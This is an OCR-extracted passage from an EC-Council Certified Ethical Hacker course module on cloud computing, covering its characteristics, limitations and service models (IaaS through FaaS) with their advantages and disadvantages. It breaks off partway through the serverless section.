


CEH™

Certified Ethical Hacker

Module 19: Cloud Computing

Module Objectives

- Understanding Cloud Computing Concepts
- Overview of Container Technology and Serverless Computing
- Understanding Cloud Computing Threats
- Understanding Cloud Hacking
- Understanding Cloud Computing Security
- Overview of Various Cloud Computing Security Tools

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module Objectives

Cloud computing is an emerging technology that delivers computing services, such as online business applications, online data storage, and webmail over the Internet. Cloud implementation enables a distributed workforce, reduces organization expenses, provides data security, etc. Because of these benefits, many business organizations nowadays are migrating their data and infrastructure to the cloud. However, the cloud environment also poses many threats and risks to organizations. Attackers are targeting vulnerabilities in the cloud software to gain unauthorized access to the valuable data stored in it. In the current scenario, cloud security plays a major role for both individuals and businesses. This module discusses the various techniques used for hacking the cloud environment, which reveal the underlying vulnerabilities. Understanding these attacks and vulnerabilities helps both the cloud service provider as well as the cloud customer in implementing appropriate security policies and measures to protect the cloud infrastructure from evolving cyber security threats.

This module starts with an overview of the cloud computing concepts. It explains the container technology and serverless computing environment and provides an insight into cloud computing threats and cloud hacking methodology. Finally, it discusses cloud computing security and the necessary tools to meet the security requirements.

At the end of this module, you will be able to

- Understand cloud computing concepts
- Understand container technology and serverless computing
- Understand cloud computing threats
- Understand cloud hacking

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Apply cloud computing security measures
- Use various cloud computing security tools

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Flow

1 Cloud Computing Concepts

2 Container Technology

3 Serverless Computing

4 Cloud Computing Threats

5 Cloud Hacking

6 Cloud Security

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Computing Concepts

Cloud computing delivers various types of services and applications over the Internet. These services enable users to utilize software and hardware managed by third parties at remote locations. Major cloud service providers include Google, Amazon, and Microsoft.

This section introduces cloud computing, the types of cloud computing services, the separation of responsibilities, the cloud deployment models, the NIST reference architecture and its benefits, the cloud storage architecture, and the cloud service providers.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Introduction to Cloud Computing

- Cloud computing is an on-demand delivery of IT capabilities where IT infrastructure and applications are provided to subscribers as a metered service over a network

Characteristics of Cloud Computing

On-demand self-service	Broad network access
Distributed storage	Resource pooling
Rapid elasticity	Measured service
Automated management	Virtualization technology

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Introduction to Cloud Computing

Cloud computing is an on-demand delivery of IT capabilities, in which IT infrastructure and applications are provided to subscribers as metered services over networks. Examples of cloud solutions include Gmail, Facebook, Dropbox, and Salesforce.com.

Characteristics of Cloud Computing

Discussed below are the characteristics of cloud computing that attract many businesses today to adopt cloud technology.

- **On-demand self-service**: A type of service rendered by cloud service providers that allow provisions for cloud resources, such as computing power, storage, and network, always on-demand, without the need for human interaction with the service providers.
- **Distributed storage**: Distributed storage in the cloud offers better scalability, availability, and reliability of data. However, cloud distributed storage can potentially raise security and compliance concerns.
- **Rapid elasticity**: The cloud offers instant provisioning of capabilities to rapidly scale up or down, according to demand. To the consumers, the resources available for provisioning seem to be unlimited and can be purchased in any quantity at any point of time.
- **Automated management**: By minimizing user involvement, cloud automation speeds up the process and reduces labor costs and the possibility of human error.
- **Broad network access**: Cloud resources are available over the network and accessed through standard procedures via a wide variety of platforms, including laptops, mobile phones, and personal digital assistants (PDAs).


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Resource pooling**: The cloud service provider pools all the resources together to serve multiple customers in the multi-tenant environment, with physical and virtual resources dynamically assigned and reassigned on demand by the consumer of the cloud.
- **Measured service**: Cloud systems employ the "pay-per-use" metering method. Subscribers pay for cloud services by monthly subscription or according to the usage of resources such as storage levels, processing power, and bandwidth. Cloud service providers monitor, control, report, and charge consumption of resources by customers with complete transparency.
- **Virtualization technology**: Virtualization technology in the cloud enables the rapid scaling of resources in a way that non-virtualized environments cannot achieve.

Limitations of Cloud Computing

- Limited control and flexibility of organizations
- Proneness to outages and other technical issues
- Security, privacy, and compliance issues
- Contracts and lock-ins
- Dependence on network connections
- Potential vulnerability to attacks as every component is online
- Difficulty in migrating from one service provider to another

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Types of Cloud Computing Services

Cloud services are divided broadly into the following categories:

- **Infrastructure-as-a-Service (IaaS)**

  This cloud computing service enables subscribers to use on-demand fundamental IT resources, such as computing power, virtualization, data storage, and network. This service provides virtual machines and other abstracted hardware and operating systems (OSs), which may be controlled through a service application programming interface (API). As cloud service providers are responsible for managing the underlying cloud computing infrastructure, subscribers can avoid costs of human capital, hardware, and others (e.g., Amazon EC2, GoGrid, Microsoft OneDrive, Rackspace).

  Advantages:

  - Dynamic infrastructure scaling
  - Guaranteed uptime
  - Automation of administrative tasks
  - Elastic load balancing (ELB)
  - Policy-based services
  - Global accessibility

  Disadvantages:

  - Software security is at high risk (third-party providers are more prone to attacks)
  - Performance issues and slow connection speeds

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Platform-as-a-Service (PaaS)**

  This type of cloud computing service allows for the development of applications and services. Subscribers need not buy and manage the software and infrastructure underneath it but have authority over deployed applications and perhaps application hosting environment configurations. This offers development tools, configuration management, and deployment platforms on-demand, which can be used by subscribers to develop custom applications (e.g., Google App Engine, Salesforce, Microsoft Azure). Advantages of writing applications in the PaaS environment include dynamic scalability, automated backups, and other platform services, without the need to explicitly code for them.

  Advantages:

  - Simplified deployment
  - Prebuilt business functionality
  - Lower security risk compared to IaaS
  - Instant community
  - Pay-per-use model
  - Scalability

  Disadvantages:

  - Vendor lock-in
  - Data privacy
  - Integration with the rest of the system applications

- **Software-as-a-Service (SaaS)**

  This cloud computing service offers application software to subscribers on-demand over the Internet. The provider charges for the service on a pay-per-use basis, by subscription, by advertising, or by sharing among multiple users (e.g., web-based office applications like Google Docs or Calendar, Salesforce CRM, and Freshbooks).

  Advantages:

  - Low cost
  - Easy administration
  - Global accessibility
  - High compatibility (no specialized hardware or software is required)

  Disadvantages:

  - Security and latency issues
  - Total dependency on the Internet

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Switching between SaaS vendors is difficult

- **Identity-as-a-Service (IDaaS)**

  This cloud computing service offers authentication services to the subscribed enterprises and is managed by a third-party vendor to provide identity and access management services. It provides services such as Single-Sign-On (SSO), Multi-Factor-Authentication (MFA), Identity Governance and Administration (IGA), access management, and intelligence collection. These services allow subscribers to access sensitive data more securely both on and off-premises (e.g., OneLogin, Centrify Identity Service, Microsoft Azure Active Directory, Okta).

  Advantages:

  - Low cost
  - Improved security
  - Simplify compliance
  - Reduced time
  - Central management of user accounts

  Disadvantages:

  - Single server failure may disrupt the service or create redundancy on other authentication servers
  - Vulnerable to account hijacking attacks

- **Security-as-a-Service (SECaaS)**

  This cloud computing model integrates security services into corporate infrastructure in a cost-effective way. It is developed based on SaaS and does not require any physical hardware or equipment. Therefore, it drastically reduces the cost compared to that spent when organizations establish their own security capabilities. It provides services such as penetration testing, authentication, intrusion detection, anti-malware, security incident and event management (e.g., eSentire MDR, Switchfast Technologies, OneNeck IT Solutions, McAfee Managed Security Services).

  Advantages:

  - Low cost
  - Reduced complexity
  - Continuous protection
  - Improved security through best security expertise
  - Latest and updated security tools
  - Rapid user provisioning
  - Greater agility

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Increased time on core competencies

Disadvantages:

- Increased attack surfaces and vulnerabilities
- Unknown risk profile
- Insecure APIs
- No customization to business needs
- Vulnerable to account hijacking attacks

- **Container-as-a-Service (CaaS)**

  This cloud computing model provides containers and clusters as a service to its subscribers. It provides services such as virtualization of container engines, management of containers, applications, and clusters through a web portal, or an API. Using these services, subscribers can develop rich scalable containerized applications through the cloud or on-site data centers. CaaS inherits features of both IaaS and PaaS (e.g., Amazon AWS EC2, Google Kubernetes Engine (GKE)).

  Advantages:

  - Streamlined development of containerized applications
  - Pay-per-resource
  - Increased quality
  - Portable and reliable application development
  - Low cost
  - Few resources
  - Crash of application container does not affect other containers
  - Improved security
  - Improved patch management
  - Improved response to bugs
  - High scalability
  - Streamlined development

  Disadvantages:

  - High operational overhead
  - Platform deployment is the developer's responsibility

- **Function-as-a-Service (FaaS)**

  This cloud computing service provides a platform for developing, running, and managing application functionalities without the complexity of building and maintaining necessary

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

infrastructure (serverless architecture). This model is mostly used while developing applications for microservices. It provides on-demand functionality to the subscribers that powers off the supporting infrastructure and incurs no charges when not in use. It provides data processing services, such as Internet of Things (IoT) services for connected devices, mobile and web applications, and batch-and-stream processing (e.g., AWS Lambda, Google Cloud Functions, Microsoft Azure Functions, Oracle Cloud Fn).

